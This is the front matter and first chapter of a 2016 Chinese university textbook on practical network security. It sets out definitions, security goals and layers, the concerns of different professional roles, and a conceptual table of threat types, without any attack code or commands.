国家"十三五"重点出版规划项目获得者主编

上海市高等院校精品课程特色教材

高等院校信息技术规划教材

# 网络安全实用技术（第2版）

贾铁军 主编

清华大学出版社

高等院校信息技术规划教材
上海市高校精品课程教材

# 网络安全实用技术

**Network Security Practical Technology（第 2 版）**

贾铁军　主编
俞小怡　罗宜元　侯丽波　副主编
常　艳　宋少婷　参编

清 华 大 学 出 版 社
北　京

## 内容简介

本书全面介绍网络安全实用技术。全书共12章，主要内容包括网络安全的威胁及发展态势、网络协议安全及IPv6安全、安全体系结构与管理、无线网与WiFi安全、密码与加密技术、黑客攻防、身份认证与访问控制、入侵检测与防御、网络安全审计、计算机病毒防范、防火墙技术及应用、操作系统与站点安全、数据库安全技术、电子商务网站安全、网络安全解决方案及综合应用等，涵盖"攻(攻击)、防(防范)、测(检测)、控(控制)、管(管理)、评(评估)"等多方面的基本理论和实用技术，体现"教、学、练、做、用一体化"，突出"实用、特色、新颖、操作性"，力求技术先进、实用性强、资源丰富。

本书可作为高等院校计算机类、信息类、电子商务类、工程和管理类各专业的网络安全相关课程的教材，也可作为相关人员培训及自学参考用书。



**图书在版编目(CIP)数据**

网络安全实用技术/贾铁军主编. --2版. --北京：清华大学出版社，2016
高等院校信息技术规划教材
ISBN 978-7-302-43652-2

Ⅰ. ①网…　Ⅱ. ①贾…　Ⅲ. ①计算机网络－安全技术－高等学校－教材　Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2016)第083602号

**责任编辑**：白立军　战晓雷
**封面设计**：常雪影
**责任校对**：李建庄
**责任印制**：刘海龙

**出版发行**：清华大学出版社
**网　　址**：http://www.tup.com.cn，http://www.wqbook.com
**地　　址**：北京清华大学学研大厦A座　　**邮　　编**：100084
**社 总 机**：010-62770175　　**邮　　购**：010-62786544
**投稿与读者服务**：010-62776969，c-service@tup.tsinghua.edu.cn
**质量反馈**：010-62772015，zhiliang@tup.tsinghua.edu.cn
**课件下载**：http://www.tup.com.cn，010-62795954
**印 装 者**：北京鑫海金澳胶印有限公司
**经　　销**：全国新华书店
**开　　本**：185mm×260mm　　**印　　张**：24.75　　**字　　数**：615千字
**版　　次**：2011年8月第1版　2016年8月第2版　　**印　　次**：2016年8月第1次印刷
**印　　数**：1～2000
**定　　价**：49.00元

产品编号：068438-01

# 前言 foreword

进入21世纪以来，随着信息化建设和IT技术的快速发展，各种网络技术的应用更加广泛深入，同时出现很多网络安全问题，致使网络安全技术的重要性更加突出，网络安全已经成为各国关注的焦点，不仅关系到机构和个人用户的信息资源和资产风险，也关系到国家安全和社会稳定，已成为热门研究和人才需求的新领域。必须在法律、管理、技术、道德等方面采取切实可行的有效措施，才能确保网络建设与应用“又好又快”地稳定发展。

网络安全已经成为世界热门研究课题之一，引起社会广泛关注。网络安全是系统工程，已经成为信息化建设和应用的首要任务。网络安全技术涉及法律法规、政策、策略、规范、标准、机制、措施、管理和技术等方面，它们是网络安全的重要保障。

信息、物资、能源已经成为人类社会赖以生存与发展的三大支柱和重要保障，信息技术的快速发展为人类社会带来了深刻的变革。随着计算机网络技术的快速发展，我国在网络化建设方面取得了令人瞩目的成就，电子银行、电子商务和电子政务的广泛应用，使计算机网络已经深入到国家的政治、经济、文化和国防建设的各个领域，遍布现代信息化社会的工作和生活各个层面，“数字化经济”和全球电子交易一体化正在形成。网络安全不仅关系到国计民生，还与国家安全密切相关，不仅涉及国家政治、军事和经济各个方面，而且影响到国家的安全和主权。随着信息化和网络技术的广泛应用，网络安全的重要性尤为突出。因此，网络技术中最关键也最容易被忽视的安全问题正在危及网络的健康发展和应用，网络安全技术及应用越来越受到世界的关注。

网络安全(computer network security)是指利用网络管理控制和技术措施，保证网络系统及数据的保密性、完整性、网络服务可用性和可审查性受到保护，即保证网络系统的硬件、软件及系统中的数据资源得到完整、准确、连续运行与服务不受干扰破坏和非授权使用。实际上，网络安全内容包括两个方面：一是网络的系统安全；二是网络系统的信息(数据)安全，而网络安全的最终目标和关键是

保护网络的信息安全。

网络安全是一门涉及计算机科学、网络技术、信息安全技术、通信技术、计算数学、密码技术和信息论等多学科的综合性交叉学科,是计算机与信息科学的重要组成部分,也是近20年发展起来的新兴学科,需要综合信息安全、网络技术与管理、分布式计算、人工智能等多个领域知识和研究成果,其概念、理论和技术正在不断发展完善之中。

随着信息技术的快速发展与广泛应用,网络安全的内涵在不断地扩展,从最初的信息保密性发展到信息的完整性、可用性、可控性和可审查性,进而又发展为"攻(攻击)、防(防范)、测(检测)、控(控制)、管(管理)、评(评估)"等多方面的基本理论和实施技术。网络安全技术(network security technology)是指为解决网络安全问题而进行的有效监控,保证数据及传输安全的技术手段,主要包括实体安全技术、身份认证与访问控制技术、入侵检测技术、黑客攻击与防范技术、系统安全管理技术、数据安全与密码技术等,以及确保安全服务和安全机制的策略等。

本书第一版很受读者欢迎,多次重印。为满足高校计算机、信息、电子商务、工程及管理类本科生、研究生等高级人才培养的需要,我们在2014年获得"上海市高校精品课程"和2015年获得"上海市高校优秀教材奖"的基础上,对第一版进行了修订。主编和编著者多年来,在高校从事计算机网络与安全等领域的教学、科研及学科专业建设和管理工作,特别是多次主持过计算机网络安全方面的科研项目研究,积累了大量的宝贵实践经验,谨以此书奉献给广大师生和其他读者。

本书共分12章,主要包括网络安全的威胁及发展态势、网络协议安全及IPv6安全、安全体系结构与管理、无线网与WiFi安全、密码与加密技术、黑客攻防、身份认证与访问控制、入侵检测与防御、网络安全审计、计算机病毒防范、防火墙技术及应用、操作系统与站点安全、数据库安全技术、电子商务网站安全实用技术、网络安全解决方案等。包括"攻(攻击)、防(防范)、测(检测)、控(控制)、管(管理)、评(评估)"等多方面的基本理论和实用技术。书中提供了很多经过多年的实践总结出来的案例及研究成果,以便于实际应用。书中带"*"部分为选学内容。

本书重点介绍最新网络安全技术、成果、方法和实际应用,其特点是:

(1) 内容先进,结构新颖。吸收了国内外大量的新知识、新技术、新方法和国际通用准则。"教学练做用一体化",注重科学性、先进性、操作性。图文并茂、学以致用。

(2) 注重实用性。坚持"实用、特色、规范"原则,突出实用及素质能力培养,增加大量案例和同步实验及课程设计指导,将理论知识与实际应用有机结合。

(3) 资源丰富,便于教学。通过上海市高校精品课程网站 http://jiatj.sdju.edu.cn/webanq/,提供多媒体课件、教学大纲和计划、电子教案、动画视频、同步实验及复习与测试演练系统等教学资源,便于实践教学、课外延伸和综合应用及课程设计及练习。

本书由上海市高校精品课程负责人暨上海市高校优秀教材奖获得者贾铁军教授任主编并编写了第1、2、3、6、9、12章,俞小怡副教授(大连理工大学)任副主编并编写了第11章,罗宜元博士(上海电机学院)任副主编并编写了第8章,侯丽波(辽宁警察学院)任副主编并编写了第4、10章,常艳教授(辽宁警察学院)编写了第5章,宋少婷(大连信源自动化有限公司)编写了第7章。多位同仁和研究生对全书的文字、图表进行了校对、编

排帮助查阅资料，并完成了部分课件制作。

非常感谢清华大学出版社计算机与信息分社及白立军编辑，为本书的编著提供了许多重要帮助、指导意见和参考资料。并提出很好的重要修改意见和建议，同时，非常感谢对本书编著给予大力支持和帮助的院校及各界同仁。在本书编著过程中，编者参阅了大量的文献资料，在此向相关作者深表谢意！

由于网络安全技术涉及的内容比较庞杂，而且有关技术方法及应用发展快，知识更新迅速，另外，编著时间比较仓促，编著者水平及时间有限，书中难免存在不妥之处，敬请不吝赐教！欢迎提出宝贵意见和建议。主编邮箱：jiatj@163.com。

贾铁军

2016年元月于上海

# 目录 Contents

# 第 1 章 chapter 1

# 网络安全概述

网络安全问题已经成为世界各国关注的焦点，成为一项热门研究课题和人才需求的新领域。随着计算机网络技术的快速发展和广泛应用，网络资源共享和网络安全的矛盾不断加剧，网络安全的重要性和紧迫性更加突出，不仅关系到国家安全和社会稳定，也关系到信息化建设的健康发展、用户资产和信息资源的安全。

**教学目标**

- 掌握网络安全的概念、目标和内容。
- 理解网络安全面临的威胁及脆弱性。
- 掌握网络安全技术相关概念、种类和模型。
- 了解构建虚拟局域网 VLAN 的过程及方法。

## 1.1 网络安全的概念和内容

**【案例 1-1】** 我国网络遭受攻击近况。根据国家互联网应急中心(CNCERT)抽样监测结果和国家信息安全漏洞共享平台(CNVD)发布的一周(2016 年 1 月 4—10 日)数据，我国境内感染网络病毒的终端数约为 74.7 万个，较上周增长 31.6%，境内被篡改网站总数为 1143 个，被植入后门网站总数为 4569 个，新增信息安全漏洞 109 个。

### 1.1.1 网络安全的概念、目标和特征

**1. 网络安全的有关概念**

国际标准化组织(ISO)对于信息安全(information security)提出的定义是：为数据处理系统建立和采取的技术及管理保护，保护计算机硬件、软件、数据不因偶然及恶意的原因而遭到破坏、更改和泄漏。

我国在《计算机信息系统安全保护条例》中，定义信息安全为：计算机信息系统的安全保护，应当保障计算机及其相关的配套设备、设施(含网络)的安全，运行环境的安全，保障信息的安全，保障计算机功能的正常发挥，以维护计算机信息系统安全运行。主要防止信息被非授权泄露、更改、破坏或使信息被非法的系统辨识与控制，确保信息的完整

性、保密性、可用性和可控性。

📖**知识拓展** 信息安全的发展经历了通信保密、信息安全(以保密性、完整性和可用性为目标)和信息保障3个阶段。随着信息技术的快速发展与广泛应用,信息安全的内涵在不断地延伸和变化,从最初的信息保密性发展到信息的完整性、可用性、可控性和可审查性,进而又发展为"攻(攻击)、防(防范)、测(检测)、控(控制)、管(管理)、评(评估)"等多方面的基础理论和实施技术。信息安全是一个综合交叉学科领域,综合利用了数学、信息学、通信和计算机诸多学科的长期知识积累和最新发展成果。

网络安全(computer network security)是指利用网络管理控制和技术等措施,保证网络系统和数据的机密性、完整性、可用性、可控性和可审查性受到保护。即保证网络系统的硬件、软件及系统中的数据资源得到完整、准确、连续运行与服务,不受干扰破坏和非授权使用。狭义上,网络安全是指网络系统资源和信息资源不受有害因素的威胁和危害。广义上,凡是涉及(计算机或手机通信等)网络信息安全属性特征(机密性、完整性、可用性、可控性、可审查性)相关的理论和技术方法等,都是网络安全的研究领域。实际上,网络安全问题包括两方面的内容,一是网络系统的安全;二是网络信息(数据)的安全,而网络安全的最终目标和关键是保护网络信息的安全。

🔔**注意**:实际上,网络安全是一个相对的概念,世上没有绝对的安全可言,过分提高安全性不仅浪费资源和代价,而且也会降低网络传输速度等方面的性能。

📖**知识拓展** 网络安全是一门涉及计算机科学、网络技术、信息安全技术、通信技术、计算数学、密码技术和信息论等多学科的综合性交叉学科,是计算机与信息科学的重要组成部分,也是近20年发展起来的新兴学科。需要综合信息安全、网络技术与管理、分布式计算、人工智能等多个领域知识和研究成果,其概念、理论和技术正在不断发展完善之中。

### 2. 网络安全的目标及特征

网络安全的目标是在网络的信息传输、存储与处理的整个过程中,提高物理上、逻辑上的防护、监控、反应恢复和对抗的能力。网络安全的最终目标就是通过各种技术与管理手段实现网络信息系统的机密性、完整性、可用性、可靠性、可控性和可审查性。其中保密性、完整性、可用性是网络安全的基本要求。以下的网络信息安全5大特征反映了网络安全的具体目标要求。

(1) 机密性(confidentiality)也称保密性,是不将有用信息泄漏给非授权用户的特性。可以通过信息加密、身份认证、访问控制、安全通信协议等技术实现,信息加密是防止信息非法泄露的最基本手段,主要强调有用信息只被授权对象使用的特征。

(2) 完整性(integrity)是指信息在传输、交换、存储和处理过程中,保持信息不被破坏或修改、不丢失和信息未经授权不能改变的特性,也是最基本的安全特征。

(3) 可用性也称有效性(availability),指信息资源可被授权实体按要求访问、正常使用或在非正常情况下能恢复使用的特性(系统面向用户服务的安全特性),即在系统运行时能正确存取所需信息,当系统遭受意外攻击或破坏时,可以迅速恢复并能投入使用。可用性是衡量网络信息系统面向用户的一种安全性能。信息系统只有持续有效运行,授

权用户才能随时随地根据需求访问其提供的服务。

(4) 可控性(controllability)指信息系统对信息内容和传输具有控制能力的特性,指网络系统中的信息在一定传输范围和存放空间内可控的程度。可靠性(reliability)是指系统在指定的条件与时间内完成其功能的特性,是系统正常稳定运行的基本前提。

(5) 可审查性又称拒绝否认性(no-repudiation)、抗抵赖性或不可否认性,指网络通信双方在信息交互过程中,确信参与者本身和其所提供的信息的真实同一性,即所有参与者不可否认或抵赖本人的真实身份,以及提供信息的原样性和完成的操作与承诺。

## 1.1.2　网络安全的内容及侧重点

从不同角度可以划分网络安全涉及的内容和不同的保护范畴及侧重点。

**1. 网络安全涉及的内容**

通常,网络安全的内容包括操作系统安全、数据库安全、网络站点安全、病毒与防护、访问控制、加密与鉴别等方面,具体内容将在以后章节中分别进行详细介绍。从层次结构上,也可将网络安全所涉及的内容概括为以下 5 个方面。

(1) 实体安全。也称物理安全,指保护网络设备、设施及其他媒介免遭地震、水灾、火灾、有害气体和其他环境事故破坏的措施及过程。包括环境安全、设备安全和媒体安全 3 个方面。实体安全是信息系统安全的基础,包括环境安全、设备安全和媒体安全三个方面。具体参见 1.6 节的介绍。

(2) 运行安全。包括网络运行和访问控制的安全,如设置防火墙实现内外网隔离,备份系统实现系统恢复。运行安全包括内外网的隔离机制、应急处置机制和配套服务、网络系统安全性监测、网络安全产品运行监测、定期检查和评估、系统升级和补丁处理、跟踪最新安全漏洞、灾难恢复机制与预防、安全审计、系统改造、网络安全咨询等。

(3) 系统安全。主要包括网络系统安全、操作系统安全和数据库系统安全。主要以网络系统的特点、条件和管理要求为依据,通过有针对性地为系统提供安全策略机制、保障措施、应急修复方法、安全建议和安全管理规范等,确保整个网络系统安全运行。

(4) 应用安全。由应用软件平台安全和应用数据安全两部分组成。应用安全包括业务应用软件的程序安全性测试分析、业务数据的安全检测与审计、数据资源访问控制验证测试、实体的身份鉴别检测、业务现场的备份与恢复机制检查、数据的唯一性/一致性/防冲突检测、数据的保密性测试、系统的可靠性测试和系统的可用性测试等。

(5) 管理安全。也称安全管理,主要指对人员及网络系统安全管理的各种法律、法规、政策、策略、机制、规范、标准、技术手段和措施等内容。主要包括法律法规管理、政策策略管理、规范标准管理、人员管理、应用系统管理、软件管理、设备管理、文档管理、数据管理、操作管理、运营管理、机房管理、安全培训管理等。

广义的网络安全所涉及的相关内容及其关系如图 1-1 所示。在网络信息安全法律法规的基础上,以安全管理为保障,以实体安全为基础,以系统安全、运行安全和应用安全

确保网络正常运行与服务。网络安全具体内容及其相互关系如图 1-2 所示。





图 1-1 网络安全的主要内容





图 1-2 网络安全具体内容及其相互关系

**知识拓展** 国外从面向属性的网络信息安全框架角度将网络信息安全确定为“全三角”，即 3 个层次的结构：机密性、完整性和可用性。国内从面向应用的网络信息安全框架角度也可将网络信息安全分层结构从上至下分为内容安全、数据安全、运行安全和实体安全。国内也有一些专家或学者从不同的内涵和外延将网络信息安全分为 3 个层次：法律保障、安全管理和安全技术。国内一些专家也有将网络安全分成 4 个层次的安全：实体安全、逻辑安全、操作系统安全、联网安全。

### 2. 网络安全保护范畴及侧重点

网络安全与数据安全、计算机系统安全和密码安全密切相关，但涉及的保护范围不同。数据安全所涉及的保护范围包括所有数据资源；计算机系统安全的保护范围是系统硬件、软件、文件和数据，通过系统运行的实体环境限制、利用专用软件或操作系统来实现安全措施；密码安全是数据安全、网络安全和计算机系统安全的基础与核心，也是身份认证、访问控制、审查和防止信息失窃泄密的有效手段。

网络安全涉及的内容包括技术和管理等多个方面，需要相互补充，综合防范。技术方面主要侧重于如何防范外部非法攻击，管理方面则侧重于内部人为因素的管理。如何更有效地保护重要数据、提高网络系统的安全性已经成为必须解决的一个重要问题。

网络安全关键是确保网络系统中的信息资源安全，凡涉及网络信息的可靠性、保密性、完整性、有效性、可控性和可审查性的理论、技术与管理都属于网络安全的研究范畴，对不同人员或部门，网络安全内容的侧重点有所不同。

（1）网络安全研究人员比较关注从理论上采用数学等方法精确描述安全问题的属性特征，然后，通过安全模型等来解决具体的网络安全问题。

（2）网络安全工程人员从实际应用角度出发，更注重成熟的网络安全解决方案和新

型网络安全产品，注重网络安全工程建设开发与管理、安全防范工具、操作系统防护技术和安全应急处理措施等。

(3) 网络安全评估人员关注的是网络安全评价标准与准则、安全等级划分、安全产品测评方法与工具、网络信息采集以及网络攻防技术等。

(4) 网络管理员或安全管理员更关心网络安全管理策略、身份认证、访问控制、入侵检测、防御与加固、网络安全审计、网络安全应急响应和计算机病毒防治等安全技术和措施。主要职责是配置与维护网络，在保护授权用户方便快捷地访问网络资源的同时，必须防范非法访问、病毒感染、黑客攻击、服务中断和垃圾邮件等各种威胁，一旦系统遭到破坏，致使数据或文件造成损失，可以采取相应的应急响应和恢复等措施。

(5) 国家安全保密人员关注网络信息泄露、窃听和过滤的各种技术手段，以避免涉及国家政治、军事、经济等重要机密信息的无意或有意泄露；抑制和过滤威胁国家安全的反动与邪教等意识形态信息传播，以免给国家的稳定带来不利的影响，甚至危害到国家安全。公共安全部门应当熟悉国家和行业部门颁布的常用网络安全监察法律法规、网络安全取证、网络安全审计、知识产权保护、社会文化安全等措施，一旦发现窃取或破坏商业机密信息、软件盗版、电子出版物侵权、色情与暴力信息传播等各种网络违法犯罪行为，能够取得可信的、完整的、准确的、符合国家法律法规的诉讼证据。

(6) 国防相关人员更关心信息对抗、信息加密、安全通信协议、无线网络安全、入侵攻击、应急处理和网络病毒传播等网络安全综合技术，以此夺取网络信息优势、扰乱敌方指挥系统、摧毁敌方网络基础设施，打赢未来信息战争。

**注意：**除了相关专业人员和部门关注网络安全问题之外，所有网络用户都应关心网络安全问题，注意保护个人隐私和商业信息不被窃取、篡改、破坏和非法存取，确保网络信息的保密性、完整性、有效性和可审查性。

**讨论思考**

(1) 什么是信息安全、网络安全？网络安全的目标是什么？

(2) 网络安全所涉及的主要内容是什么？

(3) 网络安全与信息安全相关内容及其关系如何？

## 1.2 网络安全的威胁及发展态势

**【案例 1-2】** 美国网络间谍活动公诸于世。2013 年 6 月曾经参加美国安全局网络监控项目的斯诺登披露“棱镜事件”曝光，公开爆料美国多次秘密利用超级软件监控包括其盟友政要在内的网络用户和电话记录，包括谷歌、雅虎、微软、苹果、Facebook、美国在线、PalTalk、Skype、YouTube 等公司帮助提供漏洞参数、开放服务器等，使其轻易监控有关国家机构或上百万网民的邮件、即时通话及相关数据。据称，思科参与了中国几乎所有大型网络项目的建设，涉及政府、军警、金融、海关、邮政、铁路、民航、医疗等要害部门，以及中国电信、联通等电信运营商的网络基础建设。

## 1.2.1 网络安全威胁的现状

### 1. 法律法规、安全意识和管理欠缺

随着信息技术快速发展和广泛应用，世界各国在信息资源保密性、完整性、可控性等方面，相应的各种法律法规和管理政策等相对滞后，一些用户对网络风险和隐患不够了解，致使出现一些网络安全意识不强、管理措施和方法不完善等问题，甚至在内部出现监守自盗案件。重技术、轻管理和网络安全知识不够普及也是一个重要问题。

### 2. 网络安全规范和标准不统一

网络安全是一个系统工程，需要统一规范标准。美国等发达国家计算机网络技术最先进且对网络安全很重视，也同样存在着网络安全规范和标准等问题。西欧国家则另有一套信息安全标准，在原理和结构上与美国虽有相同部分，但是也有很多不同之处。

### 3. 企业和政府的要求不尽一致

政府注重信息及网络安全的可管性和可控性，企业则注重其可靠性、可用性和效益。由美国政府组织的KRS系统由于不受企业欢迎而无法推广。在欠发达国家或地区，对网络安全的投入难以满足实际需要，其经费投入也时常被挤占或挪用。

### 4. 网络系统的安全隐患及风险

在现代信息化社会，电子政务、电子商务、网络银行、办公自动化和其他各种业务的应用对网络的依赖程度越来越高，同时，计算机网络的开放性、交互性和分散性等特点，以及网络系统从设计到实现中自身存在的缺陷、安全漏洞和隐患，致使网络面临巨大的威胁和风险，时常受到侵扰和攻击。各种计算机病毒、垃圾邮件、广告和恶意软件等也影响了正常的网络应用。全世界平均不足20秒就发生一次黑客入侵事件，而全球每年因网络安全问题造成的经济损失达几千亿美元。

### 5. 网络技术和手段滞后

目前，网络安全问题已经成为世界各国共同关注的焦点。网络技术不断快速发展，而网络安全技术和手段相对滞后，更新不及时、不完善。

**【案例1-3】** 中国是网络安全问题的最大受害国。国家互联网应急中心（CNCERT）监测的数据显示，中国遭受境外网络攻击的情况日趋严重。CNCERT抽样监测发现，2013年1月1日至2月28日，境外6747台木马或僵尸网络服务器控制了中国境内190万余台主机（“肉鸡”）；其中位于美国的2194台控制服务器控制了中国境内128.7万台主机，无论是按照控制服务器数量还是按照控制中国主机数量排名，美国都名列第一。

📖**拓展阅读** 防火墙、入侵检测技术和防病毒技术被称为网络安全技术的三大主流。传统的安全“老三样”为网络安全建设起到了重要作用，却具有一定局限性，也存在许多新问题：用户在系统中安装了防火墙后，却难以避免垃圾邮件、病毒传播和拒绝服务

攻击的侵扰。入侵检测技术在提前预警、精确定位、实时交互、整体性、漏报误报率和全局管理等方面存在着先天不足。计算机病毒防范技术滞后于实际的各种新病毒及繁衍变异，而且，内网的安全还包括安全策略的执行、防止外来非法侵入、补丁更新及合规管理等。

## 1.2.2 网络安全威胁种类及途径

计算机网络面临的主要威胁来自人为因素和运行环境的影响，其中包括网络设备的不安全因素和对网络信息的威胁。这些网络安全威胁主要表现为非法授权访问、线路窃听、黑客入侵、假冒合法用户、病毒破坏、干扰系统正常运行、修改或删除数据等。这些威胁大致可分为无意威胁和故意威胁（主动攻击和被动攻击）两大类。网络安全面临的主要威胁的类型，如表 1-1 所示。

**表 1-1 网络安全的主要威胁**

| 威胁类型 | 说明 |
|---|---|
| 非授权访问 | 通过口令、密码和系统漏洞等手段获取系统访问权 |
| 窃听 | 窃听网络传输信息 |
| 伪造 | 将伪造的信息发送给他人 |
| 篡改 | 攻击者对合法用户之间的通信信息进行篡改后，发送给他人 |
| 窃取 | 盗取系统重要的软件或硬件、信息和资料 |
| 截获/修改 | 数据在网络系统传输中被截获、删除、修改、替换或破坏 |
| 讹传 | 攻击者获得某些非正常信息后，发送给他人 |
| 行为否认 | 通信实体否认已经发生的行为 |
| 旁路控制 | 利用系统的缺陷或安全脆弱性的非正常控制 |
| 截获 | 攻击者从有关设备发出的无线射频或其他电磁辐射中获取信息 |
| 人为疏忽 | 已授权人为了利益或由于疏忽将信息泄露给未授权人 |
| 信息泄露 | 信息被泄露或暴露给非授权用户 |
| 物理破坏 | 通过计算机及其网络或部件进行破坏，或绕过物理控制非法访问 |
| 病毒木马 | 利用计算机木马病毒及恶意软件进行破坏或恶意控制他人系统 |
| 拒绝服务攻击 | 攻击者以某种方式使系统响应减慢甚至瘫痪，阻止用户获得服务 |
| 服务欺骗 | 欺骗合法用户或系统，骗取他人信任以便谋取私利 |
| 冒名顶替 | 假冒他人或系统用户进行活动 |
| 资源耗尽 | 故意超负荷使用某一资源，导致其他用户服务中断 |
| 消息重发 | 重发某次截获的备份合法数据，达到获取信任并非法侵权的目的 |
| 陷阱门 | 设置陷阱“机关”系统或部件，骗取特定数据以违反安全策略 |
| 媒体废弃物 | 利用媒体废弃物得到可利用信息，以便非法使用 |
| 信息战 | 为国家或集团利益，通过信息战进行网络干扰破坏或恐怖袭击 |

近几年来，国内外网络被侵害和攻击的数量及程度都呈现出急剧上升的态势，而且种类和途径多变。随着网络技术和应用的不断发展扩大，大量的系统功能、网络资源和应用服务已经成为黑客的攻击目标。目前，主流的基础网络应用，包括网上银行、电子商务、股票证券、网游、下载（迅雷/BT）等都存在安全隐患。一是这些网络应用自身的安全

问题比较严重，特别是开发商都将研发的产品发展成为更广泛、更开放的网络社区、支付/交易营销平台，因此，用户名、账号和密码等信息成为黑客的窃取目标；二是这些网络应用也成为病毒传播、黑客攻击的主要途径，如图1-3所示。

